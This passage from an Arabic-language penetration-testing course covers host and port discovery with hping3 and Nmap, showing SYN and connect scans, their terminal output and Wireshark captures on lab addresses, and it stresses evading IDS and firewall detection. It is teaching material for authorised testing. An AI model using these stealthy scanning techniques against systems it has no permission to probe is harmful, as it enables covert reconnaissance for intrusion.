13	4.003900000	192.168.0.21	192.168.0.1	TCP	54	2411-80 [SYN] Seq=0 Win=512 Len=0
14	4.005446000	192.168.0.1	192.168.0.21	TCP	60	80-2411 [SYN, ACK] Seq=0 Ack=1 Win=16384 Len=0 MSS=512

فعشان المشكله ال قولنا عليها دي ممکن نرسل عدد معین من ال **IDS** عشان میتعملناش **detect** من ال **Firewall** او ال **packets** ال عند ال **destination** فاحنا هنبعث عدد معین من ال **Connection** واتوماتيك ال **Tool** هيقف .. مش هتعمل زي الاول وتقعد تبعث لل **syn scan message** ويترد عليها ب **Ack** وبعدين يبعث **Rst** بشكل **Destination** عشوائي زي مذكرونا ... لاء الموضوع هيتم بشكل منظم شويه .

```
hping3 -S 192.168.0.1 -p 80 -c 4
```

هو هو ال **Command** ال فات مع اضافه **option** ال هو **-C** - معناه ال **destination** بتاع ال **packets** ال عاوز ابعتها لـ **Count** . فهنا انا بعث **destination** **4 packet** ولما يجيلى الرد من ال **connection** ال **tool** وقف ومش محتاجين ندخل نعملها **stop manual** بأيدينا عن طريق **packets** ... لاء هي هتقف اتوماتيك اما تبعث عدد ال **control +c** ال انت حددتو لـ **tool** .

```
root@kalisana:~# hping3 -S 192.168.0.1 -p 80 -c 4
HPING 192.168.0.1 (eth0 192.168.0.1): S set. 40 headers + 0 data bytes
len=46 ip=192.168.0.1 ttl=64 id=22641 sport=80 flags=SA seq=0 win=16384 rtt=11.7 ms
len=46 ip=192.168.0.1 ttl=64 id=22642 sport=80 flags=SA seq=1 win=16384 rtt=2.0 ms
len=46 ip=192.168.0.1 ttl=64 id=22643 sport=80 flags=SA seq=2 win=16384 rtt=14.0 ms
len=46 ip=192.168.0.1 ttl=64 id=22646 sport=80 flags=SA seq=3 win=16384 rtt=3.9 ms
4 packets
--- 192.168.0.1 hping statistic ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 2.0/7.9/14.0 ms
root@kalisana:~#
```

احنا هنا فالمثال دا محددين ال **port** ال هيروح عليها ال **Syn Scan** ال طب لو محددىش **port** معين يروح عليه ال **Syn** ال هو **80** ... طب لو محددىش **port** معين يروح عليه ال **port 0** هتلاقى ال **hping** بطريقه اتوماتيك بتبعتاك على **message**

- فتعالي نشوف الفرق مبين انك تبعت على **port** معين انت محدده وعارف انه مفتوح وما بين انك محددت **port** معين لـ **tool**.

```
hping3 -S 192.168.0.14 -c 3
```

```
hping3 -S 192.168.0.14 -p 445 -c 3
```

- وخدبالك هنا انا عارف ان ال **port** ال هحطه هنا لـ **tool** انا عامل عليه **Nmap** بواسطه اداه زي ال **scan** وعارف انه مفتوح عند ال **target** فأنا عارف المعلومه دي وبناء على كدا ارفقت ال **port** دا.

```
root@kalisana: # hping3 -S 192.168.0.14 -c 3
HPING 192.168.0.14 (eth0 192.168.0.14): S set, 40 headers + 0 data bytes
len=46 ip=192.168.0.14 ttl=128 DF id=16893 sport=0 flags=RA seq=0 win=0 rtt=4.1 ms
len=46 ip=192.168.0.14 ttl=128 DF id=16894 sport=0 flags=RA seq=1 win=0 rtt=3.0 ms
len=46 ip=192.168.0.14 ttl=128 DF id=16895 sport=0 flags=RA seq=2 win=0 rtt=1.9 ms

... 192.168.0.14 hping startroot@kalisana: # hping3 -S 192.168.0.14 -p 445 -c 3
3 packets transmitted, 3 pHPING 192.168.0.14 (eth0 192.168.0.14): S set, 40 headers + 0 data bytes
round-trip min/avg/max = 1len=46 ip=192.168.0.14 ttl=128 DF id=16925 sport=445 flags=SA seq=0 win=8192 rtt=3.7 ms
len=46 ip=192.168.0.14 ttl=128 DF id=16936 sport=445 flags=SA seq=1 win=8192 rtt=2.7 ms
len=46 ip=192.168.0.14 ttl=128 DF id=16947 sport=445 flags=SA seq=2 win=8192 rtt=1.1 ms

... 192.168.0.14 hping statistic ...
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 1.1/2.5/3.7 ms
```

- شوف هنا الفرق ما بين الاثنين هتلاقى فحاله انك بعت ال **Syn** بال **tool** من غير متعدد **specific port** يروح عليه **Destination** هتلاقى الرد ال جالك من ال **Connection** هو ال **port** ال **RA** و **Flag** **Rst and Ack** بمعنى انك محددت **port** معين لل **tool** فتلاقعي ال **port 0** راح ل **connection** ال اساسا . **Rst** **destination** **Services** بيعتلك معلهوش.

- انما فالحاله الثانيه هتلاقى لما حددت **Specific port** وهو ال **445** جالك الرد ب **Flag SA** ال **Syn/Ack** ... بمعنى انك بعت **port 445** على **Destination**

فبما ان هو شغال فبعثلك ال **Ack** فكدا عرفت ان ال **port** عند ال **Destination** شغال وهو دا ال انت عاوز تعرفه فتقوم بعتله رساله ال منك **Rst** منك **Source** وتنهي الاتصال ... بس هنا مش سايبيين الموضوع عشوائي ... لاء احنا محددين عدد معين لل **packets** ال **Destination** هتروح لل .

- وبكدا نكون انهينا مقدمه ال **Chapter** دا وهنكمel ال **Scanning** بال **Chapters** ذكرناها زي ال **Nmap** فال **tools** الجايه .

2.2 Detect Live Hosts and port

- تعالى نشوف مع بعض هنا ازاي نعمل لل **Detect** لى **Live hosts** ونشوف ال **Services** وال **open ports** ال شغاله عليها بال **protocols** برضه ال على الاجهزه الموجوده معانا فالشبكه بال **Nmap** زى ال **tool** باستخدام **Pentest** بنعملها .

- خد بالك من نقطه مهمه هنا وهي انك ك لازم تفهم ان ال **Scanning** ممكن اي حد يعمله ولكن مش بيبقى **Detect** نوعا ما وبيقدر ال **Fire wall** او اجهزة ال **Advanced** تعمله زى ال **IDS** لو كان **Scan** تقليدي وعادي بيقدروا يكتشفوا دا ... شطارتك هنا انك تعمل ال **Scan** دا وبدون ميتعملك من **behavior** او **fire wall** او **IDS** او انه يشوفه عادي وسيبك تكمل ودا ال هنشوفه من خلال ال **Nmap** خلال ال **Module** دا فلازم تكون مدرك حجم ال **traffic** ال بتبعته وال بيوصل لى مش مجرد **scan** وخلاص لاء دا ليه انواع لازم تعرفها وتفرق مبينها .


- يعني على سبيل المثال لو انت بتعمل **Ping Sweep** على ال **Network** ال هتعمل عليها **penetration testing** عشان تعرف الاجهزة ال موجوده معاك عال **Network** فكدا دا غلط ... لانك بتعرف الاجهزه او بالاخص ال **IT Administrator** انك بتعمل **Scan** عالشبكة عنده كلها وعاوز تعرف مين ال **Live** ومين الغير متواجد ومش **Live** ... فكدا انت بالعميه بتبلغ عن نفسك .

- ممكن بدل دا تعمل **Tcp Connect** تاني اسمه ال **Scan** ودا بيبقى وبتعرف بيها الاجهزه ال **Live** برضه وبيان لـ **IT** **random** انه عادي وميتعلمس **detect** ولا حاجه ... هو دا ال بكلمه فيه انك تأخذ ال انت عاوزه من غير محد يقطع عليك فال **Detect** من غير ميتعلمس **network** .


- دا كله بيرجع لـ **Scope of engagement** ال انت ك متفق مع ال **Client** عليه مثلا زي الوقت هل العملية ليها وقت ولا متسابع كدا وايه هو الوقت الكافي عشان تتم بشكل صحيح ... دا بتفق مع ال **client** عليه

- زي مثلا ال **Scan** ال هستخدمنها فال **techniques** وهل متعدد؟
عمل عليه ال **Scan** دا ولا لا ... عشان مثلا ممكن ال **penetration testing** دا يكون جايتك تعمل عليه **client** عليه
ومش معرف قسم ال **IT** مثلا وعاوزك تقوم بعملك على القسم دا
ومتعرف قسم ال **IT** انك بتعمل عليهم **scan** من ال **techniques**
بتاعتك عشان عاوز يختبر ال **technology** بتاعتهم ومدي موثوقيته
فيهم مثلا فانت هنا لازم ال **Scan** بتاعك يكون مخفي ميبناش لـ **IT**
عشان ميتعلمس **detect** وهكذا ... فانت لازم تشوف ال متعدد؟
وتمشي عليه وفق ال **Scope** ال حدته فال **Engagement** .

- رکز معايا هنا ... انت ک **Client** اما بيجيلك **pen tester** معين وعاوز يعمل **network penetration testing** على ال **network** بتاعته ... تكون بالنسبالك انت ال **network** دي مبهمه نوعا ما .. بمعنى منتش عارف الاجهزة ال فيها وعددهم ومنتشر عارف متصلين مع بعض ازاي وانت مطلوب منك انك تعمل لل **Scan** دي **Network** وتطلع ال **Devices** الموجوده عليها **Vulnerabilities** وتعملها **Exploit** كمان فدا كله هتعمله ازاي وانت مش عارف تقراء ال **topologies** او ترسمها **Network** بالنسبالك الدنيا عامله زي المثال دا تماما .



- فانت مطلوب منك من خلال ال **Scanning technique's** هنشوفها مع بعض انت تحول ال **Network** للشكل ال هنشوفه دا تطلعلي الاجهزة وال **IPS** وال **IDS** وال **Fire wall** وجميع الاجهزة ال بتشملها ال **penetration testing** ال عملتها **Network** .




- تعالى نتعرف عال Tool ال هتعملنا ال Scanning بشكل احترافي وتعريفنا عال Network عامله ازاي

- عندك ال الاساسيه ال هنستخدمها هنا هي ال Nmap ودي اختصار ل Network mapper ودي بتتعرفلك ع الشبكه وبتعملك عمليه الفحص لل الموجوده عالشبكه .

- ال Nmap هتلطعلك الاجهزه ال Live عندك فالشبكه وكمان هتلطعلك ال الموجوده عندك عالشبكه ولو انت عرفت ال الموجوده عندك ع الشبكه هتعرف ايه هي ال Applications ال شغاله عليها وايه هي ال Protocols عال Services ال شغاله عليها protocols دي وايه هي ال Versions وبالتالي بعد كدا تدور على الثغرات الموجوده في ال Exploit دي وتقدر تعملها Services فالآخر .

- تعالى نفتح ال Nmap مع بعض من خلل ال Help ونشوف ال options ال بنقدر نستخدمها من خلل ال tool دي .



```
(root💀kali)-[~/home/kali]
# nmap -h
Nmap 7.91 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
      -iL <inputfilename>; Input from list of hosts/networks
      -iR <num hosts>; Choose random targets
      --exclude <host1[,host2][,host3],...>; Exclude hosts/networks
      --excludefile <exclude_file>; Exclude list from file
HOST DISCOVERY:
      -sL: List Scan - simply list targets to scan
      -sn: Ping Scan - disable port scan
      -Pn: Treat all hosts as online -- skip host discovery
      -PS/PA/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
      -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
      -PO[protocol list]: IP Protocol Ping
      -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
      --dns-servers <serv1[,serv2],...>; Specify custom DNS servers
```

- واحنا اما بنيجى نعمل ال **Scan** بنعمله بال **Nmap** على حسب ال
الشغالين عليه وال **Option** ال هنستخدمه بيكون على حسب
المطلوب منا فال **target** ... تعالى نشوف مع بعض انواع ال **Scan**
ال ممكن نعمله بال **Nmap**.


- اول نوع عندنا وهو ال **Detect** لو عاوز تعمل **Syn Scan** لل
.. **Target** او تشوف ال **Open port** ال على جهاز ال **Live Hosts**
ال هو ال **option** بتاعه اما بنيجى نكتبه فال **Nmap** بنكتبه بصيغه ال
- الحرف الاول منه اختصار **Scan** والثاني اختصارا لل **Syn** ال
عاوزين نعمله وهكذا مع اي اختصار جميع اختصارات ال **Scan**
هتلقيها بتبدء بال **S** وبعد كدا نوع ال **Scan** ال انت بتعمله .

- وانت مع الشغل هتلقي نفسك اتعودت عال **Commands** بتاعت ال
مش تحتاج تحفظها وزي مقولنا قبل كدا انت معاك ال **Nmap**
بتاع ال **Commands** فيه كل ال **Cheat Cheat** بال
خاصه بال **Nmap** تخليه معاك على جهازك تستعين بيها
هيوفر عليك وقت .

Scanning Types		
Switch/Syntax	Example	Description
-sS	nmap 172.16.1.1 -sS	TCP SYN port scan
-sT	nmap 172.16.1.1 -sT	TCP connect port scan
-sA	nmap 172.16.1.1 -sA	TCP ACK port scan
-sU	nmap 172.16.1.1 -sU	UDP port scan
-sF	nmap -sF 172.16.1.1	TCP FIN scan
-sX	nmap -sX 172.16.1.1	XMAS scan
-Sp	nmap -Sp 172.16.1.1	Ping scan
-sU	nmap -sU 172.16.1.1	UDP scan
-sA	nmap -sA 172.16.1.1	TCP ACK scan
-sL	nmap -sL 172.16.1.1	list scan

- عندنا فأول نوع وهو ال **Tcp Syn Scan** ال بنعمله بال **Nmap** عشان نعرف ال **Ports** المفتوحه وبيجلنا الرد... ياعما ال **port** مفتوح او مغلق او **Fire wall** يعني فيه **Filtered** واقف فالطريق مانعه **Chapter** على ال **Target Scan** تعمل ... وتهترف من خلال **IPS Scan** فال **Fire wall** وال **IDS** .

- ال **Half-opening Scanning** بنسمه احيانا ال **Syn Scan** بمعنى انه مبيعملش **Connection** كامل لـ **Tcp** ال كنا اتكلمنا عليه ال هو ال **Syn Scan** **3-way handshake** وبعد كذا لو ال **Destination** رض عليه ب **Ack** يعرف ان ال **port** دا مفتوح بدليل ان جالك رد منه ال هو ال **Syn/Ack** ... طب لو جالك منه تعرف ان ال **port** ال انت رايح لـ **destination** عليه دا مغلق ... ودا رسم بسيط يوضح العمليه ماشيء ازاي عشان تبقا فالصورة



- في نقطه لازم تاخذ بالك منها وهي ان لو فيه عند ال **Destination** او ال **fire wall** بيعرض ال **traffic** بتاعك هتلacieh بيعمل حاجتين ال **Drop** او ال **Deny** يعني هتلacieh بيمنع ال **packet** دي او الاتصال ال انت باعاته عال **Port** دا ... وفالحاله دي هيجيالك ال رساله ال . **Deny** **Fire wall** دا مغلق او ال **Port** عملك

- انما لو اتعملک **Drop** هتلaci حاچه !!
 هتلaci ال **Connection** متعلق ... فالاداه ال شغالين بيهها وهي ال
Destination تلقاءي هتلaciها لو مجلهاش رد من ال **Nmap**
 وقت معين هي بتحده ... هتلaciها بتصنف ال **reply** دا على انه
Drop يعني فيه **Fire wall** حاجب الاتصال ... فال **Filtered**
 من غير معرفك انما ال **Deny** بيوقع ال **Packet** بيعملک **Fire wall**
 رد .

```
nmap -sS -p 135 10.50.97.5
root@kalisana:~# nmap -sS -p 135 10.50.97.5

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2015-10-30 12:39 EDT
Nmap scan report for 10.50.97.5
Host is up (0.10s latency).
PORT      STATE SERVICE
135/tcp    open  msrpc
```

- اهوه حددت ال **Target** بتاعي ال هو ال **IP** وبعتله **Syn Scan** على
 ال **Port** ال هو **135** وجالي الرد ان حالته **Open** فكدا تفهم منه انه
 بعث **Syn/Ack** رد عليك ب **Destination** **Syn** .

- تعالى نشوف الكلام دا فال **Wire shark** لو مشغلنها فال
 عندنا نشوف كدا هتعملنا **Traffic Analyze** لـ **Background**
 ازاي .

No.	Time	Source	Destination	Protocol	Length	Info
6	0.266477000	172.16.5.50	10.50.97.5	TCP	58	35520->135 [SYN] Seq=0 Win=1024 Len=0 MSS
7	0.347812000	10.50.97.5	172.16.5.50	TCP	58	135->35520 [SYN, ACK] Seq=0 Ack=1 Win=65535
8	0.347841000	172.16.5.50	10.50.97.5	TCP	54	35520->135 [RST] Seq=1 Win=0 Len=0

- هنلاقي فعلا ال **Syn Scan** طلع من عندنا ک **Source** وراح لـ **Destination** رض عليه برساله ال **Destination** اما عرف ان ال **Port** مفتوح عند ال **Source** وبعد كدا ال **Syn/Ack** قام بعتله ال **Rst** فأنهى معاه ال **Destination** .

- طب تعالى نشوف لو ال Port مقول عندنا ال Nmap هيطلعى ايه !

```
nmap -sS -p 53 10.50.97.5
```

```
root@kalisana:~# nmap -sS -p 53 10.50.97.5
```

```
Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2015-10-30 12:49 EDT
Nmap scan report for 10.50.97.5
Host is up (0.087s latency).
PORT      STATE SERVICE
53/tcp    closed domain
```

- علمنا برضه نفس خطوات ال Scan ال فات بس الرد جالنا من ال Syn المرة دي ان ال Port مغلق ... معناه ان ال Destination بتعنا اترض عليه من ال Rst ب ... فتعالي Scan . نشوف الكلام دا فال Background Wire Shark عامل ازاي .

No.	Time	Source	Destination	Protocol	Length	Info
8	0.186044000	172.16.5.50	10.50.97.5	TCP	58	56727->53 [SYN] Seq=0 Win=1024 Len=0
9	0.283913000	10.50.97.5	172.16.5.50	TCP	54	53->56727 [RST, ACK] Seq=1 Ack=1 Win=0

- شوف الفرق هنا بعثنا ال Syn بتعنا عادي بس ال Destination رض علينا بال Rst ودا معناه ان ال Port دا مقول عند ال . Destination

- فلو عاوزين نبعث 3-way Tcp Scan بس تتم عمليه ال handshake ونهبته على port معين احنا محددين هيتبع بالشكل دا ونهنшوف مع بعض كمان ازاي طلعته ال Wire shark لينا .

```
nmap -sT -p 135 10.50.97.5
```

```
root@kalisana:~# nmap -sT -p 135 10.50.97.5
```

```
Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2015-10-30 12:59 EDT
Nmap scan report for 10.50.97.5
Host is up (0.084s latency).
PORT      STATE SERVICE
135/tcp   open  msrpc
```

- زی منتا شایف ان النتیجه طعلتنا ان ال port ال عاوزین نشووفه طلع open

- تعالی نشوف ال ... Background مطلعنا ایه فال Wire Shark

No.	Time	Source	Destination	Protocol	Length	Info
6	0.175627000	172.16.5.50	10.50.97.5	TCP	74	58056->135 [SYN] Seq=0 Win=29206
